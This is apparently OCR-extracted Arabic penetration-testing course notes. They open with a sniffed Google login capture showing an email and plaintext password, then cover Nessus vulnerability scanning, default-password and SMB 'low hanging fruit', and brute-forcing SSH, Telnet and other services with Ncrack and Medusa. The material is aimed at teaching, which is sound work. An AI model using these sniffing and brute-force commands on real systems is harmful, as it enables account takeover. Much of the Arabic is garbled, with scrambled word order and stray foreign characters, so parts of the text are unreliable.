2016-02-01 04:37:47 192.168.102.149 [DNS] Resolving 'webaccounts.youtube.com' to 'accounts.youtube.com' for HSTS bypass
2016-02-01 04:37:51 192.168.102.149 [type:IE-11 os:Windows 7] POST Data (accounts.google.com):
Page=RememberedSignIn&GALX=CSK9RfGxFu&gx=x=AFoagQ4HGQ4M0P3kWxWaeFir1JW020%3A1454319478739&continue=http%3A%2F%2Fwww.google.com%2F%3Fgfe_rd%3Dcr%26ei%3DZSevVuX6MqzD8gF79
Z-oCA%26ows_rd%3Dss%2Ccr%26fg%3D1&hl=en&utf8=%E2%98%83&bresponse=%21iYpcdoV9RAWXHPZEY1Jzh27fm6sPAAQeB510KggKgwG210EHE4e_m-x0ssCNYv6HRX2BEensHvWm9RIidLcDIlsJGhW8UwGjhMjirA
rgBF0whDokppLa0-0Lc2qGpdqiaoCjpy1Wzyr0JQPr06VU0sglnjjWN2Rfbhtu-ZzMGE_bCPZej0vcU4LKG8F3Ep8t7CgdHlnH0pMOIDQ4P9s58IRB3Fc-U2he_whS88-ihmDGLR64WX1D0qii_BkvYGv9GVhjW3dz1_q5wH
MhnjXKC5cdIuSAT0sgI06rPApX_a35M6-R0uydBzHyqUgxDtFgablrE1XNVYAOU77ZPj1lnMF1G_QBzLNUxvgkyN64yB6pWrVRB3L_QGb60xdmcF8WVrsl3Q0NRE4ye5tKxdCmfU24RpG01fC9qk0ieSksD1HsWFZwkbw4ddZjVl-
muTtDYIkIbAI1dTcX6-QExzcfb8yNKAQ7W3pqapqyEq_KMYSgeXo1hGQXPH7PiZ6r5F0pm0iW5Y2kZdtWLNf4KWBL6bMwB62nzDhcxn59P0YbJ_rW6CQA5FKSBhBLP2DdUNZZvsNob8D5Kpc5Miyb0CLIEW13GUL6AjZEq6yw4z5Qj
2d9_-cPgVva6YPUcGTLEIGk1_kaa4f8aWte4e-svl46-Odyh90612CCmtRlgB80KDUlVRdgjYEVHaUCf7Wycx_yFbe-4J0LNrNSLNwkf9LH_KBBppl_j1vRak9uPTBzt1f10s0YK0eKFsqgTxUj3LBV2rFbtL8pm5HoUw73j1N
1T3Eh1AK_gFvy5eZVhar30irbBV-MIoLbgAVVYEqmt1TiNJJEcmm038_rTx4JFZKfKx74-2r76J781oAt5CBz-lrpY357pgQ7pGZ4qSXQMcDS18IgofCI_BLhMM1L7rDRfqW0_-ob5hD_5b1eDqhNb1CchuuEib0rumjoEPeuf
ytJ0D7GuYK02vNq4_z9nB4b6hp0xe_Awili51Z6h1luU791jZUmf8NWGz0Erime6Fb5BKSFro2GnmrZ80u0nHJMpw1BgBGeY564R6RmAcYVVLr9W5xpflHde6qmbR8t2sV1TskXrvH0ArPqGJ_2eSY7_45DCs8Uf0rM5
e4q-gvDdHvo_D8j57I0hGv0QXRevVsULHijddN4TIGpNMur2WeF7s0fK8Lqc0-YJ1jd4xYcf_vEbuhZrtBT20fmpeteHzr6K8P_hPe-9D0hCTHTStHu14JFF3t85yL1yAvD0ZDaMWHIamctBwCbB-pGrgGKZJDU
ctiszpabmGY2AxK2xJmdh0k9RDrLWeUSMrvUqW0EYO-1e50L8hUR3qm3Rc_M8RERezxx7Tw0yq4ms0k3_s6b9mek0761byk1XzCux50ZL2F98hxIJXkwrlpWCYLLWmQsf_CCal3PqzaY0F2ozG2AmIOXwAVAcn5Wd0kHILp739Tyjq
YFC5ewUrEfG_zhcEiWRTJ1Zua9XptdFwku7IE3r145s_KHy-9aeM5W0mCg8t1P3L1VRUe15qdVPnDvFayWuiGkwuH8ywiWqEc9JheWgfz2vaz-QZHF47kpRtcM9Cz15GmWjgqvTdu7bcVLXEkN3hmtcJwl1aNgncfxNv6s5BCg
jA10Te5D5Wp1CSRzd6tat0LU6bPDzGpEs-boN_uE2k6wT0SSd5jM96kx3ws0J9d5GrA6uxEaxaa5vLYTpvxySPU31huDFKYRKQSz6kP21ZEs_VnpoUBB3Lipaf71xezuit54C
Z7K9h4TUf6Zm1RJaDALmYdfv6cCdJfrfhm0Zz_E6AhxIAmK1uUBj1By1WBgt4ARHhZU10Ef1xKwczV8mJ0v8qjeZf15-j0yDju200f7Y3sjeqyekLu0u7PM9aUrt3_0zK7J1xbTonOPTZD356tMXx0AA6HE1Q7kqjeNOrg
IYqz86vUztCrirNLyqCmHmtw_o1s1srwW9U50arupel6gg_bqKk6C1tJKnURsM3bMJMqkcv5hNZFWU468yL0_czbNu_yWm0Y865uB1gTVqKw-nn0t1LMsKh31yTeJvsRo0uITrkNERMacYQVMeaZX1oB7YQTRvJYb6Spnx
NopuBwI9adu8Jm50HC_xjQU4Fpr61qqpA5c_Ywm0CE8LTe88efwrCY4CshKv-9My0lg1qzLcJZdj1Thws_RyE26WsdY_45UVbjLR9RpUWVkjju5RV24QfEhbqgTvaLCUYXkB8NxB9KsuFjw3gbVnzoBL0495Eq3bvD-4uC3e3
fiQbzdrhRVAlHIG4rMXP0aEYX5AL0oux10QDzL_IgXZydkBvI4epPIT171H1aHSS6-CK08Ztmx1zq0ifNcTb9FLSz0Usqy1lq171C76KgJr5QNCrPz6kP21ZEs_PCUm_Fpbx0g01Lab560bc8
auLGN80eANrB0AfgrwVMXmnkZacl3Xqaek0TS1LqlN_bgFo79ous5cqOEACIXxrAG0kyQ9LhtZhs6cUeZ1LTCB1RSxzT_JFyU5z0aiPyPa_G06gmf_GU5DCkCazo1zc03QX5hpZJkkEvchKjnpoSeUp_MKD4idgQAscEcasq_id
NdoAx0trUNMs7DbsForxhNv3VV45ik_10uYARm0iGm0Mr1it09cUAGBT4XYf0l4mz2Cu0KJ851NY_lDe8_m75Mu_Kn7RjZDHfx0E604&pstMsg=1&dnConn=&checkedConnection=&checkedDomains=youtube&Email=elsta
rggetttest@gmail.com&Passwd=My_Strong_Pwd6754&PersistentCookie=yes&SignIn=SignIn=1

```

- وبكدا نكون انهينا الجزء دا ومعاه انهينا ال **Sniffing Module** وال يهمنا فكل دا انك تعرف ال **DHCP** و **ARP Spoofing** وال **Target** بتعتهم بتم ازاي عال **techniques** و **Spoofing** لان فالاغلب دول ال هتشوفهم وتأخذ بالك من نقطه ان ال **ARP** فلو ... **Attack** بكل ال اتكلمنا فيه دا ك **Sniffing** الجي فكلامنا عن ال **Exploitation Module** الاختراق بتعتنا بعد اما جمعنا معلومات عن ال **target** و عملنا له **Sniffing** و **Enumeration Scan** نعمل باقي **Penetration testing** ال **Steps** فالجزء الجي باعذن الله .

5. Exploitation:

- تعالى نحصد نتيجه شغلنا فال **Steps** ال عملناها فالخطوات ال فاتت ونعمل الاختراق بتعنا عن طريق ال **Exploit** للثغره الموجوده عند ال **Target** بتعنا ونستغل نقطه الضعف ال طعنها عنده ودا شوفناه فالمراحل ال فاتت من عمليه ال ... **penetration testing**

- هنتكلم فالجزء دا عن النقاط التالية :

5.1 Vulnerability Assessment.....217-221

5.2 Low Hanging Fruits.....222-237

5.3 Exploitation.....237-266

5.1 Vulnerability Assessment :

- تعالى نعمل تقييم للثغرات ال اكتشفتها عند ال **Victim** قبل معملها بشكل فعلى و حقيقي ... فانت عندك ثغرات معروفة للانظمه وكل ثغره وليهما التقييم بتاعها و درجه خطورتها ... مثلا عندك ثغرات **Severity** معروفة فانت تكون عارفها و عارف ال **Windows** بتاعت كل ثغره عشان لما تروح لمرحلة ال **Exploitation** تبقى عارف هتجرب مين فيهم وكله على حسب ال **Assessment** ال عملته للثغرات ال اكتشفتها عند ال **Target** عشان مثلا في ثغره نسبة نجاحها فال **Exploitation** مثلا 20% وال الثانيه 70% لاء يبقا انت هتبعد بال الثانيه عشان ال **Exploitation** بتاعك ينجح او يبقى ضمان نجاحه أكبر ... فاحنا هنا عاوزين نعمل **List** بال **Vulnerabilities** الموجودة عند ال **target System** ال شغالين عليه فال الثغرات أكبر كلما كان نسبة نجاح عملية ال **exploitation** أكبر وانجح ... اكيد ال لقى 10 ثغرات مش زي ال لقى 3 ثغرات !!

- هنعمل ال **Vulnerability Assessment** بتعتنا عن طريق هي بتعملنا كل حاجه و تطلعنا النتيجه النهايه ... وتدلنا على ال **Exploit** المناسب للثغره الموجوده عند ال **Target** فال **System** ...

- ال Tools ال هنعمل بيها ال Assessment دي عباره عن target System بتبعت Probes لـ Scanners ... يعني بتبعت target System لـ Notifications' دا لما بيرض على ال Probes دي ساعتها ال target System tool بتعتني بتعمل بتفحص الثغرات الموجوده عند ال Target ... فلازم عشان نكتشف الثغرات عند ال target بتعنا انه يكون Live عشان يرض عال probes بتعتني عشان نعرف نعمله Scan ونعرف الثغرات ال عنده ... وبعد اما ال Tool بتخلص بتديك Report بالثغرات الموجودة عند ال target والمفروض انت تستخدم المعلومات ال فيه . Exploitation .

- خد بالك من نقطه ال Probes ال بتبعت ال Scanners دي لازم تدخل تعديل فال Configuration rules الخاصه بيها عشان تعرفها تبعت Probes لاييه بالضبط عشان مثلا Tool زي ال Nessus اما Probes بتيجي تبعت ال Target لـ Probes فانت لازم تعرفها تبعت لاييه بالضبط ول يكن ال Target بتابع Windows 10 فجوا ال Tool ال Probes الخاصه بـ Windows 10 فانت تحديدها الكلام دا وهكذا ... وكمان عشان متبعتش كل ال Probes من نفسها ودا هي عمل traffic عال network Overload يعني نفس ال LAN هيكون عالي وكمان هياخذ وقت فالرد عليك وانت فيه حاجات كتير مش عاوزها .

- عندنا نوعين من ال Vulnerability Assessment ال هما ال Local وال Remotely ... Local دا انت مع ال target بتابع نفس ال LAN يعني نفس ال Network اما ال Remotely دي يعني انت في Subnet mask مختلف عنه ... والطريقتين عادي بيتنفذوا على حسب انت موجود فين .

- ال Scanners دی عندها databases فیها كل انواع ال Scanning المتعارف عليها ... وبتتدی تعمل Vulnerability للثغرات دي عند ال target وتطابقها بال databases ال عندها ولو ال Scanners دي لقت تطابق ف ثغره موجوده عندها ولقتها عند ال Scanners ساعتها بتطلعاك فنتائج البحث ... فال Target على Ports معينه زي ال UDP وال TCP وبتدء تشوف ال Services ال شغاله عال Ports دي ... ويشوف ال Version بتعها وهل فيها ثغرات ولا لاء على حسب ال version وببده يقارنها زي مقولنا بال databases بتعته ... وكمان هيبحثلك فال Windows registry files وهيشوف اذا كان فيها ثغرات ولا لاء ... كل دا بيعمله ال Scanners الخاص بال Automation ... وليه فايده تانيه انه بيطلعاك Mis Configuration tool الخاصه بال Target System بتعاك ... يعني مثلا وهو بيعمل ال Cisco Router لقي ان فيه Vulnerability assessment متساب عال Password زي ال Default Login وال user فدي اسمها ال Misconfiguration فيقوم مبلغاك ان فيه ثغره من النوع دا وال Vendor ال بتصنع ال Scanners دي بتحدث ال Scanners الخاصه بيها علطول بأحدث الثغرات عشان توأكب التطور .

- خد بالك من نقطه ال Scanners دي بتبقى مكتشفه لل IDS وال IPS الموجوده فال SOC ال هي وظيفتها انها تعمل Detect لل Overload وانت لو استخدمت ال Scanners دي هتعمل Attacks زي مقولنا بال Scanning بتاعك عشان ال Traffic ال بتعملها على جميع ال Devices ال عندك ... فخذ بالك من نقطه وهي انك لو استخدمت ال Scanners دي احتمال كبير يتعملها Detect ... فأنت على حسب ال Client Scope of Engagement ال عملته مع ال target بتاعك فالاول وعلى حسب ال target بتاعك ال انت شغال عليه ...

وعلی حسب الاتفاق بينك وبين ال **Client** كل دا بحدد انك تستخدمو
ال **Scanners** ولااء ... زي مثلا ال **Client** عاطيوك كل ال
ال **Permissions** عشان تعمل ال **Penetration testing** بتاعك عال
ال **Employees** أو هو مش عاوز يعرف ال **target** ال شغالين
عنه انه بيعمل **Penetration testing** عال **network** وهذا ...
على حسب الاتفاق بينك وبينه فانت لازم تكون واحد بالك من النقط ال
زي دي طبعا ودا فحاله انك **Black Hat** أما فال **White Hat** برضه
يس Finch متخدمهاش لنفس السبب برضه عشان هيتعملك **Detect** و
بعدين **Block**.


- ال **Tool** ال هنستخدمه فال **Vulnerability assessment** هي
ال **Nessus** وفي **tools** تانيه زي ال **OpenVAS** بساحنا هنستخدم
المتعارف عليها أكثر ... وفيه من ال **Nessus** الاصدار المجاني
وال مدفوع فاحنا هنستخدم المجاني وتقدر تحمله من الموقع الرسمي .

- تعالى نشوف ال **Nessus** بنستخدمه ازاي ... ال **Nessus** عباره
عن جزعين ال **Client** وال **Server** ... بمعنى انت لما بتنزل ال
Nessus بيبقا ليك صفحه **GUI** ال هي ال **Client** عشان تتحكم فال
من خلال صفحه الويب دي ... انما ال **Server** هو الجزء
ال حقيقي ال بيقوم بعمليه ال **Scan** من خلال ال **Target Scanning** عال
ال **Applications** وال **Systems** وانت **Probes**
بتتحكم فيه من خلال ال **Web page** زي موضحنا .



- ال **Scanner** اول حاجه هي عملها بعد اما تحمله وتدليه ال **Target** هيشتغل عليه ... هي انه هيحدد ال **Live Hosts** ال عند ال ... وبعد كدا هي肖ف ال **Ports** المفتوحه عندهم ... بعد كدا هيدخل من ال **Scan** دي ويعمل ال **Scan** بتاعه وبعد كدا هي عمل ال **Ports** ويطلعك النتيجه بتعنك وكل **Scanner** ال **Specific port** هيلاقيه مفتوح هييعرفته ال **Service** الخاصه بيها زي مكننا وض هنا ودا الغرض منه انه يعرف اسم ال **Service** ال شغاله وكمان الاصدار الخاص بيها ولكل **Scanner** ال **Service** هي عملها **Detect** انها شغاله عند ال **Target** هي肖ف ال **Query** الخاصه بيها عنده فال **Database** الخاصه بيها ويديك **Alert** بيها لو موجوده ...

- نفس ال **Nmap** لو تفتكر ال عمليات فال **Scanning Steps** بال **Specific port or service** كانت بتعمل **Scan** ل **Nmap** ل حاجه معينه وانت بنفسك ال بتحددلها ال هتعمله انما ال **Scanner** **Built in** هو جي جوا **open Services** الموجوده عال **Nessus** نفس القصه ودا شكل ال **Ports**



5.2 Low Hanging Fruits:

- ال LHF المقصود بيها اننا قبل منعمل عمليه ال **Penetration** ال بتاخذ وقت كبير فال **Steps** بتعتها وبتاخذ مجهد عشان تنفذها بشكل كامل ... لاء انت بص تحت رجلك بمعنى ... قبل متروح تعمل **Information gathering** وقبله ال **Scanning** وتكميل باقي المراحل الخاصه بأختبار الاختراق ... لاء هنذكر بعض الحاجات تبص عليها وتعملها ال **Check** قبل ال **Steps** الكثير الثانيه قد تكون متسابه عتد ال **Target** أو نسي يعملها ال **Configuration** الخاصه بيها ال تضمن ال **Security** ليها فأحنا هنشوف الحاجات دي يمكن تخلينا نعمل ال **Exploitation** بدون منحتاج لل **Steps** دي .

- أولهم ال **Mis configuration servers** يعني السيرفرات متعملهاش بشكل صحيح ... فانت تدور فال **Configuration** دي وتشوفها ... ممكن يكون عندك ال **Un implemented or bad implemented ACLs** ال بتحدد الصلاحيات وبتقول مين يعمل ايه ... زي بعض ال **Commands** مختلف **Linux** بتلاقيها بتقولك مينفعش تنفذها الا اما تكون **root** فدي ال بتحدددها هي ال ... **ACLs** فانت تبص عليها برضه ساعات ال **Permission** بتكون متسابه ومش معمولها **Configuration** بشكل صحيح .

- برضه عندك ال **Weak password** وال **Default** ال بتلاقيها كتير بسبب ان ال **User** الموجود عال **Victim Machine** معندهوش الوعي الكامل انه يعمل **Complex password** ... فقلاليه عامل **Password cracking** انت ممكن تعملها ال **weak password** وتجيبها لمجرد انه سايب ال **Password attack** ضعيف .

- بص برضه ممکن تلاقي ال **SMB** مفتوح و **Files** معمولها **Share** فاينت تعرف تستغل الكلام دا ... او موجود عند ال **target** ال **Null** فاينت تعرف تستغل الكلام دا ودا كنا اتكلمنا عليه بالتفصيل فال **Enumeration** ابقا ارجع للشرح لو مش مجمع .

- ممکن کمان تكون ال **Network** دي **Broadcast requests** Requests فتبعت **DDOS Attack** كتيربجم **traffic** كبير ع ال **Devices** فتوقع ال **network** الموجوده فال **Switch** زي ال **network** مثلا ... ممکن يكون فيه کمان **Vulnerability** دي و معروف طريقة استغلالها فاينت تعملها **Exploit** علطول من غير **Steps** ال **Penetration testing** ال بنعملها دايما وتوفر وقت ومجهد على نفسك ... وهو دا الغرض من ال **Low Hanging Fruits** .

- احنا هنكمي الشرح فجزء ال **Default and Weak password** بس انت ميمنعمش انك تشوف ال تقنيات والاساليب الثانيه عشان تعرف عنها أكثر وتعرف تترجم ال **Victim** بتاعك بالطريقة المناسبه ... أول معانا هي ال **Ncrack tool** وبتشتغل عال **Network Authentication** وتقدر تنزلها عال **Kali Linux** تعالى نبص عال **help** بتعتها ...




```
stduser@els:~$ ncrack -h
Ncrack 0.4ALPHA ( http://ncrack.org )
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iX <inputfilename>: Input from Nmap's -oX XML output format
  -iN <inputfilename>: Input from Nmap's -oN Normal output format
  -iL <inputfilename>: Input from list of hosts/networks
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
  Can pass target specific services in <service>://target (standard) notation or
  using -p which will be applied to all hosts in non-standard notation.
  Service arguments can be specified to be host-specific, type of service-specific
  (-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=3000
  Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
  -p <service-list>: services will be applied to all non-standard notation hosts
```

- تعالى نشوف ال **Ncrack** ال ممكن نستخدمها مع ال **Options**

Command	Description
ncrack 10.10.10.0/24	Uses the entire network, from 10.10.10.0 to 10.10.10.255
ncrack add.els.com	Uses the IP address of add.els.com
ncrack 10.10.1,2.1-200	Sends probes to all ip address within the range 1-200 in the subnets 10.10.1 and 10.10.2
ncrack 10.10.10.56	Sends probes only to the 10.10.10.56 IP address.

- بعد اما بتشفوف ال **Command** ال هستخدمنه مع ال **Service** بتبدء تديها البرتوكول او ال **Service** ال هتحصلك ال **RDP** **HTTP** **FTP** وال **Credentials** الآخر ...



- تعالى نشوف نكتب ال **Ncrack** بتاع ال **Command** ازاي ...

```
</> <service_name>://target:<port_number>
```

- هتكتب ال **Tool** بتاعك وبعدين ال **Service** ال عاوزه يترجمتها وبعدين ال **IP** الخاص بال **Target** وبعدين ال **Port** ال شغاله عليها ال **Service** دى .

```
</> ncrack telnet://10.10.10.130:25
```

- ممكن تقولي ال **Telnet** بيشتغل على **port 23** احنا ليه عطينه **25** ... لان ببساطه ال **Admin** الخاص بال **network** ممكن يغيره كنوع من ال **Security** والتوازن لاي **Attacker** فأحنا هنا عارفين انه متغير... انما انت فال **Default** هتللاقيه على **23** عادي .

- تعالى هنا مثال مثلًا عال SSH ال Default انا هسيبه لـ SSH على ال Port Cracking على ال العادي بتاعه مش هغير حاجه... هتديله ال IP و ال Service .

```
</> ncrack ssh://10.10.10.130
```

- طب انت من خلال مرحله جمع المعلومات وال Scanning عرفت ان ال Admin مغير ال Port شغال عليه ال SSH ل ... Port 120 ف ساعتها حطله ال Port وهو هيروح يترجم ال Service عليه ويعملها ... Cracking

```
</> ncrack ssh://10.10.10.130:120
```

- وانت ممكن باستخدام ال Ncrack تعمل Service Cracking لكذا مع بعض نفس ال Command Line

```
</> ncrack ssh://10.10.10.130 telnet://10.10.10.60:218
```

- تعالى نشوف مثال آخر عاوز اقول ال Crack Tool تعمل على IP الخاصه ب 10.10.10.10 معين ال هو Credentials port 10.10.10.15 وكمان عاوز اقوله يشوف على ال SSH على 10.10.10.15 ... تعالى نشوف نكتبه ازاى .

```
</> ncrack 10.10.10.10,15 -p ssh:50,telnet
```

- ال Ncrack بيجي معاها مجموعة من ال Files ال بتحتوي على ال Services ال هتجربهم على ال Usernames عشان تجلك ال Credentials الخاصه بيهم ... تعالى نشوف الملف .

```
stduser@els:~$ ls -l /usr/share/ncrack/
total 944
-rw-r--r-- 1 root root 6564 Jan 12 2014 common.usr
-rw-r--r-- 1 root root 47049 Jan 12 2014 default.pwd
-rw-r--r-- 1 root root 3486 Jan 12 2014 default.usr
-rw-r--r-- 1 root root 22414 Jan 12 2014 jtr.pwd
-rw-r--r-- 1 root root 225 Sep 3 03:41 minimal.usr
-rw-r--r-- 1 root root 393496 Jan 12 2014 myspace.pwd
-rw-r--r-- 1 root root 391 Jan 12 2014 ncrack-services
-rw-r--r-- 1 root root 58472 Jan 12 2014 phpbb.pwd
-rw-r--r-- 1 root root 410725 Jan 12 2014 top50000.pwd
stduser@els:~$
```

- الملف دا هتلacieh فالمسار التالى /**usr/share/ncrack/** و هتلaciei
فيه ال **Usernames** الخاصه بال **Passwords** وال **Files**.

- وانت ممکن تعدل وتضيف عال **Files** دي براحتك وتضيفها ال
ال انت شاكك انها ممکن تنفع مع ال **Target** وال **Passwords**
برضه ... تضيفها لال **Lists** الموجوده فال **User**
وعندك ال **U** - عشان تضيف ال **Option** وال **-P**
عشان تضيف ال **passwords** ال زي مقولنا شاكك فيها ... وانت
ممکن تشووف ال **Options** ال هتسخدمها مع ال **Tool** من خلال ال
ـ **Option -h** ... زие كدا مثلا .

Other useful options that we can use are:

- **-v** for verbosity (twice or more for greater effect)
- **-d[0-10]** for debugging level
- **-f** to exit once it finds valid credentials
- **--resume <path>** to continue a previously saved sessions

عندنا أخري وهي ال **Medusa** برضه بتعملنا ال **cracking** لال **HTTP Network Services** الخاصه بال **credentials**
وال **FTP** وال **telnet** وغيرها ... ال **Medusa** الفرق بينها وبين ال
انها بتعرف تعمل لال **Cracking** لال **Ncrack**
. **Clear** زيء ال **Ncrack** على عكس ال **MD5** لازم يكون **hashes**

```

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
-h [TEXT]      : Target hostname or IP address
-H [FILE]      : File containing target hostnames or IP addresses
-u [TEXT]      : Username to test
-U [FILE]      : File containing usernames to test
-p [TEXT]      : Password to test
-P [FILE]      : File containing passwords to test
-C [FILE]      : File containing combo entries. See README for more information.
-O [FILE]      : File to append log information to
-e [n/s/ns]    : Additional password checks ([n] No Password, [s] Password = Username)
-M [TEXT]      : Name of the module to execute (without the .mod extension)
-m [TEXT]      : Parameter to pass to the module. This can be passed multiple times with a
                  different parameter each time and they will all be sent to the module (i.e.
                  -m Param1 -m Param2, etc.)
-d             : Dump all known modules
-n [NUM]       : Use for non-default TCP port number
-s             : Enable SSL
-g [NUM]       : Give up after trying to connect for NUM seconds (default 3)
-r [NUM]       : Sleep NUM seconds between retry attempts (default 3)
-R [NUM]       : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
-c [NUM]       : Time to wait in usec to verify socket is available (default 500 usec).

```

- اكتب ال **Options** هيطلوك ال **medusa -h Command** ممكن تستخدمها مع ال **Tool** دي ... وال منها الاتي ...

Option	Description
-h [TARGET]	Target hostname or IP address
-H [FILE]	File containing target hostnames or IP addresses
-u [TARGET]	Username to test
-U [FILE]	File containing usernames to test
-p [TARGET]	Password to test
-P [FILE]	File containing passwords to test

- ال **Module** جواها **Tool** بتحتوي على كل انت عاوز ال **Medusa** انت عاوز **Cracking** زي **Service** ال **Module** دى **FTP** ال **Service** هتلacielaها جوا ال **Medusa** الخاص بيها اللي ال **Tool** بخدمه عشان تترجم ال **Service** دى . فتعالي نشغل ال **Tool** ونشوف ال **Modules** ال جواها شغاله ازاي...

```

Available modules in "/usr/lib/medusa/modules" :
